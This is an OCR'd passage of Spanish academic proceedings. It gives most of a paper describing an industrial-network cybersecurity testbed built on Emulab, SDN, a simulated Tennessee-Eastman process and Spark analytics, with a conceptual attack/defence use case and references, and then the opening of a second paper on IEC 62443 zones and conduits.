


Figura 1. Flujo de trabajo en la creación de experimentos en Emulab

Tabla I
COMPARACIÓN DE TRABAJOS RELACIONADOS Y NUESTRA PROPUESTA.

Propuesta	**Modular**	**Soporte SDN**	**Módulo de análisis de datos**	**Procesos simulados**
Reaves et al. [12]	No	No	No	Sí
Candell et al. [13]	No	No	No	Sí
Siaterlis et al. [14]	Sí	No	No	Sí
Dong et al. [18]	No	Sí	No	Sí
Nuestra propuesta	Sí	Sí	Sí	Sí

III. ESTRUCTURA DEL BANCO DE PRUEBAS

En esta sección detallamos la estructura del banco de pruebas propuesto.

III-A. Visión de conjunto

La estructura propuesta del banco de pruebas se fundamenta en el uso del software Emulab [16]. Emulab es un sistema de software que proporciona una plataforma para la investigación, la educación, y el desarrollo de redes y sistemas distribuídos. Sus objetivos principales son la facilidad de uso, el control y el realismo, logrados mediante el uso sistemático de la virtualización y la abstracción.

La arquitectura básica de Emulab se compone de dos servidores de control, un conjunto de recursos físicos que se utilizan como nodos de experimento, y varios dispositivos de red que interconectan los nodos.

La figura 1 muestra el proceso de creación de un experimento en Emulab en diferentes pasos:

1. A través de un archivo NS (Network Simulator) el usuario especifica los detalles del experimento: el número de nodos utilizados, el sistema operativo utilizado por cada nodo, la topología de red deseada, las direcciones IP, el ancho de banda de cada red, etc.
2. Una vez definidos los detalles, el archivo se carga en los servidores que gestionan el banco de pruebas, donde a través del software Emulab se procede a la reserva y configuración de los recursos necesarios.
3. Transcurrido un tiempo se recrea la topología deseada, se configuran los nodos, se crean los usuarios y se le proporciona al usuario final la posibilidad de conectarse e interactuar con cada uno de los nodos disponibles.

Los aspectos personalizables de este sistema abarcan desde la elección del sistema operativo instalado en los nodos y las aplicaciones que se ejecutan en ellos, hasta el cambio en la carga, la velocidad y la pérdida de paquetes de cada enlace que conecta dichos nodos, pasando por el diseño de la topología de la red del experimento e incluso la posibilidad de trabajar tanto con ordenadores de sobremesa, PLCs, servidores, etc. como con máquinas virtuales.

Basándose en las directrices de la publicación NIST 800-82 [20] Holm et al. [10] contemplan cuatro aspectos que deberían estar presentes en un banco de pruebas para redes industriales (fig. 2):

1. **Arquitectura de comunicaciones**. Se refiere a los componentes que permiten la comunicación entre los diferentes dispositivos que existen en una red industrial: conmutadores, enrutadores, líneas de comunicación…
2. **Centro de control o dispositivos supervisores**. Engloba a los servidores y estaciones de trabajo que sirven para observar y controlar el proceso de forma remota. Historiadores, interfaces humano-máquina, servidores de control…
3. **Controladores y dispositivos de campo**. Son los dispositivos que unen la capa de red con la capa física. Aquí encontramos los controladores como los RTUs y los PLCs.
4. **Proceso físico**. Contempla la realidad física que los




Figura 2. Estructura simplificada de un banco de pruebas

dispositivos de campo controlan y observan.

Además de los anteriormente mencionados, añadimos un módulo adicional de análisis de datos. Este módulo adicional, aunque no es parte de la red industrial, sí es un componente adicional que se encargará de la obtención, almacenamiento y procesamiento de los datos que se generan en los elementos que componen el banco de pruebas. De esta manera, se unifica todo el flujo de trabajo bajo un único entorno.

III-B. Arquitectura de comunicaciones

En el banco de pruebas, la arquitectura de comunicaciones está construída en torno a dos ejes: el software Emulab y las redes definidas por software (SDN, por sus siglas en inglés).

III-B1. Emulab: Anteriormente nos hemos referido a Emulab como el sistema de software con el que se ejecutan los experimentos diseñados. La figura 3 muestra la arquitectura del software.

Emulab se instala en dos servidores distintos. Estos dos servidores son los encargados de gestionar todo el hardware así como el software que se utiliza para recrear los experimentos. Mientras que uno de ellos se utiliza para la gestión del hardware, la interfaz de usuario, el servicio de nombres y el servicio de despliegue de las imagenes con el sistema operativo y las aplicaciones a ejecutar en los nodos, el segundo se encarga de la gestión y de los archivos de los usuarios, que típicamente se corresponden con los datos a utilizar en los experimentos y los datos generados en éstos. Del mismo modo, el primer servidor es el encargado de la validación de acceso y el gestor de las consolas de acceso para usuarios.

Tal y como se puede observar en la figura 3, los dos servidores están conectados a la red del Plano control de nodos. Esta red se utiliza para tener un control directo sobre los nodos de experimento. Así, cada nodo de experimento dispone de una interfaz de red reservada para su gestión por




Figura 3. Arquitectura de Emulab

parte del software Emulab. Además, uno de los servidores está conectado a la red del Plano control de hardware. En esta red están conectados todos los conmutadores y enrutadores así como el gestor de energía. Mientras que los conmutadores y enrutadores se utilizan para configurar las Virtual Local Area Network (VLAN) que formarán la topología de red especificada por el experimento, el gestor de energía se utiliza para resetear los nodos que se hayan quedado bloqueados y para apagar los nodos que no se están utilizando en ningún experimento con el fin de ahorrar energía. Uno de los servidores se conecta a la red exterior mediante el enrutador con el objetivo de gestionar el archivo de descripción del experimento así como para dar acceso a los usuarios finales a los nodos de experimento.

El Plano experimental se utiliza para recrear todos los experimentos definidos. Cada nodo de experimento cuenta con al menos dos interfaces de red, una de ellas utilizada para su control y el resto conectados a los conmutadores experimentales. El software de Emulab cuenta con una base de datos en la que se establece cuál de las interfaces de cada nodo está conectado a cada puerto del conmutador. Esta información es realmente útil cuando se necesita configurar las VLAN.

Además de recrear diferentes arquitecturas, con Emulab también es posible recrear diferentes condiciones de la red. Es decir, puede emular pérdida de paquetes, latencia, ancho de banda de diferentes conexiones... En un estudio de Siaterlis et al. [21] los autores concluyen que Emulab es una herramienta eficiente y realista para emular las condiciones de la red.

III-B2. Redes definidas por software: Las redes definidas por software (SDN) constituyen un paradigma de red el cual tiene como objetivo superar las limitaciones existentes de las actuales infraestructuras de red [22].

Este tipo de redes separa el plano de control de la red del plano de transimisión de datos. Es decir, los agentes que configuran la red no son los mismos encargados de la transmisión de datos. De esta manera, los conmutadores de red se convierten en simples reenviadores y la lógica de control se implementa en un controlador central, simplificando de esta

manera la reconfiguración y evolución de la red.

La separación entre los planos de datos y control se puede realizar mediante una interfaz de programación (API) bien definida. En este sentido, una de las más notables APIs es OpenFlow [23]. Los dispositivos capaces de comunicarse a través del API OpenFlow como pueden ser los conmutadores OpenFlow, disponen de una o más tablas de direccionamiento de paquetes. Las tablas se componen de reglas en las que cada una describe un subconjunto de tráfico y una acción que bien puede ser eliminar, reenviar y/o modificar paquetes. Así, dependiendo de las reglas que un controlador SDN establece sobre un dispositivo de red SDN, como bien puede ser un conmutador SDN, el conmutador actuará como un reenviador, un cortafuegos, o realizará otras acciones como el balanceo de carga y/o conformado de tráfico.

En este banco de pruebas se utiliza OpenFlow como API para la construcción de diferentes redes definidas por software.

Para evitar conflictos entre el software Emulab y el controlador SDN, se identifica el nodo correspondiente al controlador como no gestionado, por lo que la interfaz de conexión con el controlador será independiente. Adicionalmente, se configura cada nodo de experimento en una VLAN diferente (además de la de control) para forzar el tráfico a través del controlador, de no ser así, el conmutador controlado por Emulab redireccionaría los paquetes directamente al nodo de destino sin consultar previamente con el controlador SDN.

De este modo, el tráfico se administra mediante los filtros y reglas definidas en el controlador SDN.

III-C. Centro de control

El centro de control de las redes industriales engloba el conjunto de dispositivos que realizan un control supervisor del proceso y sirven para controlarlo de forma remota: servidores de control, estaciones de trabajo, interfaces humano máquina... A diferencia de los controladores y dispositivos de campo, los dispositivos supervisores se ejecutan sobre hardware y sistemas operativos estándares, presentes en redes TI.

Por ello, la virtualización de estos dispositivos es una opción viable a la hora de realizar experimentos. Para poder utilizar dispositivos supervisores virtualizados en el banco de pruebas, es necesario generar las imágenes con el software necesario a partir de las imagenes de sistema operativo que dispone Emulab.

A la hora de elegir el software, hay dos principales alternativas: Utilizar software comercial, generalmente, del mismo fabricante que los controladores, o bien, desarrollar un software que realice esa función.

Si la fidelidad es la cualidad más importante la primera alternativa es más recomendable, ya que así se pueden utilizar componentes reales, con las ventajas que ello supone: p.ej. poder realizar un análisis de vulnerabilidades en el producto o no tener que implementar capacidad de comunicación con los protocolos generalmente propietarios de cada fabricante.

Sin embargo, ya que la creación de imágenes para los experimentos está en manos de los usuarios, es posible utilizar uno, otro o ambos enfoques a la hora de elegir software de control.

III-D. Controladores de campo

Los controladores de campo son el núcleo de las redes industriales. Con entradas y salidas múltiples y con una capacidad de cómputo limitada, los controladores de campo actúan sobre el proceso partiendo de las entradas recibidas y el algoritmo de control que tienen implementado. Además envían los valores de las distintas variables a los aparatos supervisores del centro de control. Como tal, son los actores que unen las capas física y virtual o cíber de las redes industriales.

III-D1. Controladores físicos: El banco de pruebas dispone la posibilidad de utilizar controladores de campo físicos, del mismo tipo que se utilizan en redes industriales en producción. Desde Emulab no es posible administrar los controladores físicos de la forma en que se administran las máquinas virtuales y la topología virtual. Sin embargo, sí es posible añadir nodos estáticos a Emulab, es decir, nodos experimentales que no estén directamente administrados por el software, de manera similar al controlador de SDN mencionado anteriormente.

En el caso de los controladores esta posibilidad presenta ventajas como poder realizar análisis de vulnerabilidades a un dispositivo real, o poder trabajar con controladores que utilizan software y protocolos de red propietarios que son difíciles de replicar en un entorno virtual o emulado.

En cambio, utilizar controladores físicos también tiene desventajas: tiene unos costes más altos, y es necesaria el desarrollo de la aplicación de control lo cual para procesos más complejos puede no ser viable.

III-D2. Controladores virtuales: La alternativa a utilizar controladores físicos es la virtualización de las funciones del controlador. En estos momentos, no es posible la virtualización completa de controladores de campo, especialmente en el caso de los controladores propietarios.

Pero por otro lado, sí que es posible emular las funciones de un controlador de campo mediante software, una práctica que se ha utilizado anteriormente en bancos de pruebas [12], [14].

En esta propuesta, se utiliza el entorno propuesto por Genge et al. [24]. Este entorno es el encargado de comunicar la capa física con la capa virtual del banco de pruebas. Para ello, esta plataforma, unifica directamente las variables de un proceso simulado a registros de memoria de un controlador o varios, de manera similar al que ocurre con controladores físicos.

De esta manera, es posible desarrollar controladores virtuales propios, utilizando librerías de protocolos de red industriales estándares existentes como Modbus/TCP, u OPC. La comunicación entre el controlador y el proceso quedaría abstraída.

III-E. Proceso físico

La gran mayoría de bancos de pruebas existentes recurren a la simulación del proceso físico. La simulación simplifica el uso de procesos físicos complejos en el banco de pruebas y permite utilizar procesos estándares que permitan replicar los experimentos realizados. Adicionalmente, el uso de la simulación proporciona un entorno seguro y fiel en el que investigar situaciones potencialmente peligrosas en los procesos industriales reales sin tener que interactuar directamente con un proceso físico.

Frente a las diferentes alternativas de software de simulación, Thornton y Morris [25] realizan una comparación entre simulaciones de Python y Simulink, demostrando que el último es el que más se asemeja a un proceso real.

Por ello, es también el software de simulación que se utiliza en este banco de pruebas.

El proceso físico utilizado en este banco de pruebas es el célebre Tennessee-Eastman (TE), originalmente planteado como problema de control por Downs y Vogel [15]. El proceso TE ya ha sido previamente utilizado con fines de investigación de seguridad en entornos industriales [26], [27].

Específicamente, utilizamos la variante llamada DVCP-TE que utiliza el control descentralizado de Ricker [28] para el control del proceso TE y varios módulos de ataques en Simulink que permiten la realización de ataques en la capa física desarrollado por Krotofil y Larsen [29].

Sin embargo, el componente de simulación y el software de controlador virtual permite utilizar cualquier modelo de proceso escrito en Simulink.

III-F. Análisis de datos

Muchos de los procesos son continuos o de larga duración, por lo que los experimentos asociados a procesos largos pueden crear potencialmente una gran cantidad de datos (registros del control, capturas de paquetes de red, registros...) intrínsecamente. Estos datos capturados pueden utilizarse posteriormente para la monitorización de procesos, evaluación de sistemas de detección de anomalías, optimización...

Pero la naturaleza de los datos capturados puede suponer un problema Big Data, ya que en una ventana de tiempo larga, pueden crearse un gran volumen de datos, a gran velocidad (las lecturas de procesos críticos se realizan cada pocos milisegundos) y de gran variedad (observaciones del proceso, tráfico de red...)

Las tecnologías Big Data se fundamentan sobre arquitecturas y sistemas operativos estándares, por lo que de manera similar a los componentes del centro de control, pueden crearse imágenes de los nodos de procesamiento que se unirían a la red experimental.

En este banco de pruebas el software utilizado para el análisis Big Data es Apache Spark [30]. Spark permite la realización de procesamiento por lotes y procesamiento contínuo, por lo que se puede utilizar para construir modelos de datos en reposo o procesar datos entrantes.

El objetivo principal del módulo es la detección de anomalías mediante el análisis de datos de gran volumen, aunque también puede ser utilizado para otros fines. Abre la posibilidad de estudiar la seguridad de las comunicaciones y el almacenamiento desestructurado de datos en grandes volúmenes.

IV. Caso de uso aplicado a la ciberseguridad

En esta sección presentamos un caso de uso aplicado a la ciberseguridad. La figura 4 muestra la visión en conjunto de un caso de uso en el que se emula una red industrial que tiene como objetivo controlar el proceso Tennessee-Eastman.

Como se ha mencionado antes, Emulab crea la topología de red, y carga las imágenes en los nodos mediante las opciones definidas en un archivo NS. Estas imágenes se han creado previamente, y para simplificar el caso de uso, no




Figura 4. Caso de uso

consideramos nodos estáticos (PLCs y cortafuegos físicos), aunque podrían utilizarse en caso de ser necesario.

Así, cada nodo de la red se cargaría con un software y una configuración especializada dependiendo de su función. En primer lugar están los nodos que generalmente existen en redes industriales: PLCs, el proceso simulado, servidor de control y HMI. En segundo lugar, se introducen mecanismos de seguridad como los cortafuegos o SDIs. Por último, se cargan dos nodos que corresponderían a atacantes, interno y externo.

De este modo, esta configuración descrita permitiría evaluar los siguientes aspectos de ciberseguridad de una red industrial:

- Resiliencia de la red ante la pérdida o deterioro de la conexión entre diferentes nodos.
- Evaluación de la eficacia del cortafuegos para detectar ataques externos.
- Evaluación de la eficacia del SDI para detectar intrusiones.
- Técnicas de evasión de SDI en redes industriales.
- Identificación y realización de ataques críticos contra el proceso TE.
- Detección de anomalías en la red mediante el análisis a gran escala de los datos creados.

V. Conclusiones

Los bancos de pruebas para la investigación en ciberseguridad de redes industriales es un campo de investigación activo. Existen diferentes bancos de pruebas que se diferencian en los métodos de implementación utilizados para reproducir las funcionalidades de una red industrial.

Hemos presentado un banco de pruebas que mediante la emulación dinámica de la capa de red, su topología y los dispositivos que la componen y la simulación del proceso físico, puede construir las funcionalidades de una red industrial.

Para ello utiliza el software Emulab y el proceso Tennessee-Eastman, ambos utilizados previamente para la investigación de ciberseguridad en entornos industriales.

El banco de pruebas está diseñado además para poder funcionar con redes definidas por software, lo que permite la investigación de mecanismos avanzados de seguridad y resiliencia en redes industriales, aspecto que no se ha cubierto en contribuciones de bancos de pruebas anteriores. Además cuenta con un módulo de análisis de datos a gran escala integrado en el ecosistema que permite procesamiento de grandes volúmenes de datos en reposo y contínuos.

VI. Trabajos futuros

Una vez diseñado e implementado el banco de pruebas, el siguiente paso es el de la medición de la fidelidad de éste. En este sentido, se han propuesto varias métricas que sirven para este fin. Siaterlis et al. [14] proponen la utilización del tiempo de ejecución del modelo físico simulado y compararlo con los requisitos de latencia de éste. Reaves y Morris [12] identifican métricas relativas a las tramas de paquetes Modbus. Otras propuestas recogidas por Holm et al. [10] utilizan el cumplimiento de las directrices y estándares publicados por organismos de referencia.

Es interesante trabajar hacia una métrica de medición común, que pueda ser utilizada ampliamente para la comparación de resultados de bancos de pruebas de forma eficiente, ya que no hay un marco común. La integración de métricas de proceso, red y regulatorios pueden ser combinadas para crear este marco de evaluación de bancos de pruebas.

Por otro lado, la federación de bancos de pruebas puede ser un campo prometedor para trabajar la interdependencia y resiliencia de infraestructuras críticas. Permitiría estudiar el "efecto cascada", donde la interrupción del servicio de una infrastructura crítica pueden impactar en otras, así como medidas y mecanismos para hacerle frente. Especialmente, las redes definidas por software pueden tener un gran potencial en este campo.

Agradecimientos

Este trabajo ha sido parcialmente financiado por el Departamento de Innovación, Desarrollo Rural y Turismo de la Diputación Foral de Gipuzkoa en el marco del programa de "Red guipuzcoana de Ciencia, Tecnología e Innovación", bajo el proyecto KEA (56/15) y por el Departamento de Desarrollo Económico y Competitividad del Gobierno Vasco en el marco del programa Elkartek, bajo el proyecto BID3A (KK-2015/00080).

Referencias

[1] N. Falliere, L. O. Murchu, and E. Chien, "W32.Stuxnet dossier," *White paper, Symantec Corp., Security Response*, 2011.

[2] M. Zeller, "Myth or reality–Does the Aurora vulnerability pose a risk to my generator?" in *Protective Relay Engineers, 2011 64th Annual Conference for*. IEEE, 2011, pp. 130–136.

[3] Bundesamt für Sicherheit in der Informationstechnik, "Die Lage der IT-Sicherheit in Deutschland 2014 (Technical Report)," Dec. 2014.

[4] Jill Slay and Michael Miller, *Lessons learned from the Maroochy Water Breach*. Springer, 2007.

[5] B. Bencsáth, G. Pék, L. Buttyán, and M. Félegyházi, "Duqu: Analysis, detection, and lessons learned," in *ACM European Workshop on System Security (EuroSec)*, 2012.

[6] K. Munro, "Deconstructing Flame: the limitations of traditional defences," *Computer Fraud & Security*, vol. 2012, no. 10, pp. 8–11, 2012.

[7] M. Cheminod, L. Durante, and A. Valenzano, "Review of Security Issues in Industrial Networks," *IEEE Transactions on Industrial Informatics*, vol. 9, no. 1, pp. 277–293, 2013.

[8] B. Galloway and G. Hancke, "Introduction to Industrial Control Networks," *IEEE Communications Surveys & Tutorials*, vol. 15, no. 2, pp. 860–880, 2012.

[9] D. Duggan, M. Berg, J. Dillinger, and J. Stamp, "Penetration testing of industrial control systems," Sandia National Laboratories, Tech. Rep. SAND2005-2846P, March 2005.

[10] H. Holm, M. Karresand, A. Vidström, and E. Westring, "A Survey of Industrial Control System Testbeds," in *Secure IT Systems*, ser. Lecture Notes in Computer Science, S. Buchegger and M. Dam, Eds. Springer International Publishing, 2015, vol. 9417, pp. 11–26. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-26502-5_2

[11] A. Di Pietro and S. Panzieri, "Taxonomy of SCADA systems security testbeds." *International Journal of Critical Infrastructures*, vol. 10, no. 3, pp. 288–306, 2014.

[12] B. Reaves and T. Morris, "An open virtual testbed for industrial control system security research," *International Journal of Information Security*, vol. 11, no. 4, pp. 215–229, 2012.

[13] R. Candell, T. Zimmerman, and K. Stouffer, "An Industrial Control System Cybersecurity Performance Testbed," National Institute of Standards and Technology, Tech. Rep. NISTIR 8089, Nov 2015.

[14] C. Siaterlis, B. Genge, and M. Hohenadel, "EPIC: a testbed for scientifically rigorous cyber-physical security experimentation," *Emerging Topics in Computing, IEEE Transactions on*, vol. 1, no. 2, pp. 319–330, 2013.

[15] J. J. Downs and E. F. Vogel, "A plant-wide industrial process control problem," *Computers & Chemical Engineering*, vol. 17, no. 3, pp. 245–255, 1993.

[16] B. White, J. Lepreau, L. Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar, "An integrated experimental environment for distributed systems and networks," *ACM SIGOPS Operating Systems Review*, vol. 36, no. SI, pp. 255–270, 2002.

[17] J. Zhang, B.-C. Seet, T.-T. Lie, and C. H. Foh, "Opportunities for software-defined networking in smart grid," in *Information, Communications and Signal Processing (ICICS) 2013 9th International Conference on*. IEEE, 2013, pp. 1–5.

[18] X. Dong, H. Lin, R. Tan, R. K. Iyer, and Z. Kalbarczyk, "Software-defined networking for smart grid resilience: Opportunities and challenges," in *Proceedings of the 1st ACM Workshop on Cyber-Physical System Security*. ACM, 2015, pp. 61–68.

[19] E. Molina, A. Astarloa, and E. Jacob, "Seguridad definida por software en subestaciones eléctricas," in *I Jornadas Nacionales de Investigación en Ciberseguridad (JNIC 2015)*, 2015, pp. 78–79.

[20] K. Stouffer, J. Falco, and K. Scarfone, "Guide to Industrial Control Systems (ICS) Security, Special publication 800-82," National Institute of Standards and Technology, Tech. Rep., June 2011.

[21] C. Siaterlis, A. P. Garcia, and B. Genge, "On the use of Emulab testbeds for scientifically rigorous experiments," *Communications Surveys & Tutorials, IEEE*, vol. 15, no. 2, pp. 929–942, 2013.

[22] H. Kim and N. Feamster, "Improving network management with software defined networking," *Communications Magazine, IEEE*, vol. 51, no. 2, pp. 114–119, 2013.

[23] N. McKeown, T. Anderson, H. Balakrishnan, G. Parulkar, L. Peterson, J. Rexford, S. Shenker, and J. Turner, "OpenFlow: enabling innovation in campus networks," *ACM SIGCOMM Computer Communication Review*, vol. 38, no. 2, pp. 69–74, 2008.

[24] B. Genge, C. Siaterlis, I. N. Fovino, and M. Masera, "A cyber-physical experimentation environment for the security analysis of networked industrial control systems," *Computers & Electrical Engineering*, vol. 38, no. 5, pp. 1146–1161, 2012.

[25] Z. Thornton and T. Morris, "Enhancing a Virtual SCADA Laboratory Using Simulink," in *Critical Infrastructure Protection IX*, ser. IFIP Advances in Information and Communication Technology, M. Rice and S. Shenoi, Eds. Springer International Publishing, 2015, vol. 466, pp. 119–133. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-26567-4_8

[26] A. A. Cárdenas, S. Amin, Z.-S. Lin, Y.-L. Huang, C.-Y. Huang, and S. Sastry, "Attacks against process control systems: risk assessment, detection, and response," in *Proceedings of the 6th ACM symposium on information, computer and communications security*. ACM, 2011, pp. 355–366.

[27] I. Kiss, B. Genge, and P. Haller, "A clustering-based approach to detect cyber attacks in process control systems," in *Industrial Informatics (INDIN), 2015 IEEE 13th International Conference on*, July 2015, pp. 142–148.

[28] N. L. Ricker, "Decentralized control of the Tennessee Eastman challen-

ge process," *Journal of Process Control*, vol. 6, no. 4, pp. 205–221, 1996.

[29] M. Krotofil and J. Larsen, "Rocking the pocket book: Hacking chemical plants for competition and extortion," *DEF CON 23*, 2015.

[30] M. Zaharia, M. Chowdhury, M. J. Franklin, S. Shenker, and I. Stoica, "Spark: cluster computing with working sets," in *Proceedings of the 2nd USENIX conference on Hot topics in cloud computing*, 2010, pp. 10–10.

Diseño de zonas, conductos y canales según la normativa IEC 62443 (ISA99) en una Industria 4.0

Dr. Fernando Sevillano
Logitek
fernando.sevillano@logitek.es

Dra. Marta Beltrán
Universidad Rey Juan Carlos
marta.beltran@urjc.es

Resumen- **La ciberseguridad es un aspecto clave que debe considerarse en entornos de Industria 4.0. La incorporación masiva de tecnologías que ayudan a crear fábricas autónomas y ágiles trae consigo la necesidad de realizar esta incorporación de forma segura (tanto desde el punto de vista de la seguridad física o *"safety"* como de la seguridad lógica o *"cybersecurity"*). Dentro de la primera arquitectura de referencia para la Industria 4.0 (RAMI 4.0) se identifica la norma IEC 62443 como el marco de referencia para que la transición de una industria automatizada (ó 3.0) a una industria inteligente (ó 4.0) se realice de forma segura. Esta norma define los conceptos de zona, conducto y canal como elementos clave para que los activos que concurren en un entorno industrial dispongan de unos niveles de seguridad objetivo. En este artículo se proponen unas recomendaciones para definir las zonas, conductos y canales, siguiendo la IEC 62443, en una organización que decida abordar una iniciativa de Industria 4.0 teniendo en cuenta la seguridad en todo su proceso de transformación. Además se presenta un ejemplo extraído de un proyecto real llevado a cabo en una fábrica de una industria cervecera.**

***Palabras clave*- Ciberseguridad industrial, Industria 4.0, IEC 62443, ISA99.**

Tipo de contribución: *Investigación en desarrollo*

I. INTRODUCCIÓN

La cuarta revolución industrial o Industria 4.0 [1] está cambiando la forma de trabajar de las organizaciones vinculadas al sector industrial. La adopción de paradigmas tecnológicos como Cloud Computing, Big Data, IoT (*Internet of Things*), M2M (*Machine To Machine*), IIoT (*Industrial Internet of Things*), etc; el despliegue de programas de mejora continua de la productividad y el diseño de programas de formación continua a todos los actores involucrados en la cadena de suministro, son tan sólo algunos de los factores que caracterizan a este nuevo modelo que persigue crear "fábricas inteligentes". Para alcanzar este objetivo, es necesario apoyarse en una arquitectura de referencia y en normas que ayuden a estandarizar la forma en la que las organizaciones industriales llevan a cabo la transición de una industria automatizada (ó 3.0) a una industria inteligente (ó 4.0).

La incorporación de las tecnologías, modelos y paradigmas que ayudan a crear fábricas autónomas y ágiles a las fábricas actuales debe realizarse de forma segura. En este contexto, se ha propuesto una primera arquitectura de referencia para la Industria 4.0, denomina RAMI 4.0 [6], en la que se identifica la norma IEC 62443 [9] como el marco de trabajo idóneo para que la industria del futuro no sólo funcione de forma inteligente, sino que funcione de forma segura. En esta extensa norma se definen los conceptos de zona, conducto y canal como elementos clave para que los activos que concurren en un entorno industrial dispongan de los niveles de seguridad adecuados.

Teniendo en cuenta este escenario, la principal aportación de este artículo es la de realizar una propuesta de cómo definir las zonas, conductos y canales siguiendo las recomendaciones de la IEC 62443 en una organización que decide abordar una iniciativa de Industria 4.0 y que está preocupada por la seguridad de sus activos.

Para ello se realiza en primer lugar una explicación de qué se entiende por Industria 4.0, qué relación tiene la ciberseguridad con este nuevo paradigma y se introduce la primera arquitectura de referencia para la Industria 4.0 (denominada RAMI 4.0). A continuación en las Secciones V y VI se profundiza en el alcance de la norma IEC 62443, para en la Sección VII proponer qué aspectos clave deben considerarse a la hora de definir zonas, conductos y canales en un contexto de Industria 4.0.

Con el objetivo de entender de forma práctica cómo se realizaría este proceso de definición en una Industria 4.0, en la Sección VIII se presenta un caso de aplicación real en una industria cervecera. Por último en la Sección IX se resumen las principales conclusiones de esta investigación y algunas líneas de trabajo futuro.

II. LA INDUSTRIA 4.0

Desde finales del siglo XVIII la evolución y crecimiento de la industria se ha debido principalmente a la existencia de cuatro revoluciones. La primera revolución tuvo lugar entre los años 1870 y 1900, cuando se empezaron a utilizar máquinas de vapor para elaborar productos. La segunda tuvo como hito clave la introducción de la electricidad en las cadenas de producción. Fue en 1969, cuando con la aparición del primer autómata programable (PLC), denominado Modicon 084, se utilizó por primera vez el término de automatización industrial, iniciándose así la tercera revolución industrial. Desde ese momento hasta nuestros días, la irrupción y adopción de las tecnologías de la información y la comunicación en el ámbito industrial ha sido constante.

Actualmente paradigmas tecnológicos como *Cloud Computing*, Computación Ubicua, BYOD (*Bring Your Own Device)* o IoT (*Internet of Things*) están revolucionando la forma de entender la tecnología y la forma en que las personas interactúan con ella. Estos paradigmas, aunque lentamente, van llegando también al ámbito industrial [4] acuñándose términos como *Wireless Sensor Networks*, IIoT, M2M, etc.

